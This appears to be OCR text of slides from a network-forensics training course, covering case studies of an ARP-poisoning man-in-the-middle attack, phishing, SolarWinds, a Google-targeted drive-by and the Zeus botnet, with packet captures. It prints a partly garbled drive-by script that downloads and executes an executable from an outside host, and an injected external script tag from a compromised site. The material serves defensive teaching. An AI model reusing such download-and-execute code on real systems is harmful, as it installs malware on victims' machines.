Satori (Awakening)	December 2017	280,000 +	IoT-based
Torii	September 2018	3,000,000 +	IoT – Telnet Based / FTP / SSL

Forensics Case Study #5 -

Attacking from Within – Man-in-the-Middle

***File:** MK - Attack - Man in The Middle (Pri)*

Man-in-the-Middle Attack

Setting the Stage…

1. A major software vendor had been working on a key project for two years
2. One week prior to product launch, a competitor trademarked the primary and secondary names for the product
3. Company was forced to research, develop, and produce an entirely new marketing campaign, literature, and product documentation
4. A forensics investigation aided by the company's data recorders revealed that the software company had been "Man-in-the-Middle" victimized
5. Cost to company was in excess of $2,000,000 USD

Anatomy of a Man-in-the-Middle Attack

- Attacker “insert” itself into a key location within the network
  - Originated within the early Ethernet community, returned with the advent of wide-spread Wi-Fi networking
    - Favorite of industrial espionage and banking attackers
  - It will then launch a diversionary attack such as the classic “ARP-poison” to trick the targeted systems into accepting it as the “true” Server / Gateway / Router / Client / etc..
  - The targeted devices will now send their traffic to the intruder
    - Intruder can copy / reinsert / manipulate the traffic

MiTM Hardware Tools

WiFi Pineapple
2.4/5 GHz a/b/g/n
Power over USB Ethernet Port
Power over USB Serial Port

PwnPlug

Scene of the Crime…

Forensic Reconstruction of the Crime...

Before Intrusion

No Encryption

No Encryption

After Intrusion

Dual-Radio Access Point

ARP Poison in Progress

No.	Source	Destination	Time	Length	Protocol	Info
990	IntelCor_ac:b1:5e	IntelCor_ac:b1:3e	137.161139	60	ARP	Who has 192.168.60.3? Tell 192.168.60.1
991	IntelCor_ac:b1:5e	IntelCor_ac:b1:3e	137.161139	60	ARP	Who has 192.168.60.3? Tell 192.168.60.1
992	IntelCor_ac:b1:5e	IntelCor_ac:b1:3e	137.161139	60	ARP	Who has 192.168.60.3? Tell 192.168.60.1
993	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
994	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
995	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
996	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
997	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
998	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
999	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
1000	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
1001	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
1002	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
1003	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
1004	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
1005	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
1006	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
1007	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl
1008	IntelCor_ac:b1:3e	CiscoInc_cd:fe:d0	137.161157	42	ARP	192.168.60.3 is at 00:02:b3:ac:b1:3e (dupl


The device IntelCor_ac:b1:5e is attempting to trick the Projector (CiscoInc_cd-fe-do) into thinking it is the client while making the client (IntelCor_ac:b1:3e) think it is the Projector.

Results of the Investigation…

The results of the internal Forensic Investigation revealed several findings:

1. The original Wired Projector in the executive conference room had been replaced with an unauthorized WiFi model (that did not support any type of NAC or encryption)
2. Encryption was switched off on the presenters laptop to enable connecting to the WiFi projector
3. Rogue Access point was located outside conference room in a tree!

Forensics Case Study #6 -



Application Attacks – Web & Email

FILE: MK - Virus - W32.SillyFDC (names.exe)

FILE: MK - Bot - Zeus-Sample-2 (OpenPacket)

Compare and Contrast

Phishing is a way of attempting to acquire information such as usernames, passwords and credit card details by masquerading as a trustworthy entity in an electronic Communication…. (Wikipedia)

Spear-Phishing is an e-mail spoofing fraud attempt that targets a specific organization, seeking unauthorized access to confidential data. (Whatis.com)


Office 365 and Google G Suite


- Cyber criminals are targeting organizations who use Microsoft Office 365 and Google G Suite to conduct Business E-mail Compromise scams.
  - Scams initiated through custom phishing kits mimicking cloud-based e-mail services.
  - Phishing kits deployed in large batches of e-mails to US organizations can identify the e-mail service associated with each set of compromised credentials.
  - Once accounts compromised, accounts analyzed to identify financial transactions.
  - Actors configure mailboxes to delete key messages or enable automatic forwarding to an outside e-mail account.

SolarWinds

- Malicious actors are exploiting SolarWinds Orion products containing SUNBURST malware to gain access to network traffic management systems.
- These actors pursued several objectives, including achieving full privileged persistent access through trusted legitimate credentials, accounts, and applications.
- These credentials are often leveraged from victim-dedicated IPs in the victim's own country to avoid detection.


Is it Legitimate?





#sf21veu

Sample Email Malware




China Gmail Hack

- Google executives received an Email containing a PDF with an embedded link saying "Corporate Information – Google Management"
  - Clicking the link took them to a web page in Chinese – http://www.google.com/corporate/execs.html
  - Site purports to list Google's executives, including Eric Schmidt, Sergey Brin and Larry Page
- The site executed a “Drive-by” exploit that installed Trojan spyware on the victims computers
  - Compromised information included Identities of numerous Human-Rights activists using Gmail to evade Chinese security agencies
- Cost – not publically released, but numerous dissidents have reportedly “disappeared”


What They Saw…


```
<script>var url.zhonghua:fanchenzi="                    .net/inc/md5.exe";zhongh
exe";try{var ado=(document.createElement("object"));var d=1;ado.setAttribute
3-                                    ");var e=1;var xml=ado.CreateObject("Microsoft.XML
xinniankuaile="Adodb.";var chunjiekuaile="Stream";var g=1;var as=ado.create
chunjiekuaile,"");                                                    type=1;var n=1
responseBody);as.savetofile(zhonghua,2);as.close();var shell=ado.createobject("She
l.ShellExecute(zhonghua,"","","open",0);}catch(e){};</script>
```

Example – Fake Login Screen



Web-Based Hijack Exploit: I



Web-Based Hijack Exploit: 2


Malicious Code Encoded:

Source of: http://www.dolphinstadium.com/ - Firefox

File Edit View Help

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<HTML>
        <HEAD>
        <script defer type="text/javascript" src="/ssi/pngfix_map.js"></script>
<script src="/ssi/dhtml.js" language="javascript"></script>
<!-- this script needed for Flash -->
<script language="javascript">AC_FL_RunContent = 0;</script>
<script src="http://[redacted]/3.js"></script>
<script src="/flash/AC_RunActiveContent.js" language="javascript"></script>
<!-- end - this script needed for Flash -->
                <title>Dolphin Stadium</title>
                <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
                <link href="main.css" rel="stylesheet" type="text/css">
```

How it Works:



Real World Event – Zeus Bot Network

- Zeus is a do-it-yourself kit that allows the creation of custom malware with a point and click interface


- In October 2010, a Zeus-bot network owned by “Kristina Svechinskaya” struck numerous major financial institutions principally in the U.S. and UK
  - Compromised accounts experienced a transaction “fee” of $0.99 (USD) during a 30-minute period
  - Cost is estimated to be in excess of $12.5 million (USD)
    - $3 million dollars from American banks and $9.5 million from UK banks

Sample Malware Download

No.	Source	Destination	Time	DeltaTime	Protocol	Length	Info
1	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.000000	0.000000	TCP	62	1051 > 80 [SYN] Seq=3862586801 Win=6
2	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.219794	0.219794	TCP	62	80 > 1051 [SYN, ACK] Seq=4069722703
3	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.221962	0.002168	TCP	60	1051 > 80 [ACK] Seq=3862586802 Ack=4
4	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.223935	0.001973	HTTP	219	GET /ribbn.tar HTTP/1.1
5	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.444535	0.220600	TCP	54	80 > 1051 [ACK] Seq=4069722704 Ack=3
6	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.449296	0.004761	TCP	1426	[TCP segment of a reassembled PDU]
7	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.449819	0.000523	TCP	1426	[TCP segment of a reassembled PDU]
8	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.451005	0.001186	TCP	60	1051 > 80 [ACK] Seq=3862586967 Ack=4
9	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.675966	0.224961	TCP	1426	[TCP segment of a reassembled PDU]
10	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.676292	0.000326	TCP	1426	[TCP segment of a reassembled PDU]
11	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.677088	0.000796	TCP	1426	[TCP segment of a reassembled PDU]
12	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.677937	0.000849	TCP	60	1051 > 80 [ACK] Seq=3862586967 Ack=4
13	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.856904	0.178967	TCP	60	1051 > 80 [ACK] Seq=3862586967 Ack=4
14	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.902107	0.045203	TCP	1426	[TCP segment of a reassembled PDU]

This example contains a copy of the “Ribbon Worm” designed to install a remote back-door access point into the client machine

“Kits” For Sale….



No One is Safe…

A Final Example…

Pay Attention or You're Just Wasting Time

Questions ?

Instructor Contact Information

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Wireshark 4 – Mobile Device Forensics Analysis

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Wireshark 7 - WiFi Advanced Network Analysis

Wireshark 8 – SCADA & ICS Network Analysis

Wireshark 9 – Wireshark Command Line Tools

Wireshark WCNA Bootcamp


Thank You !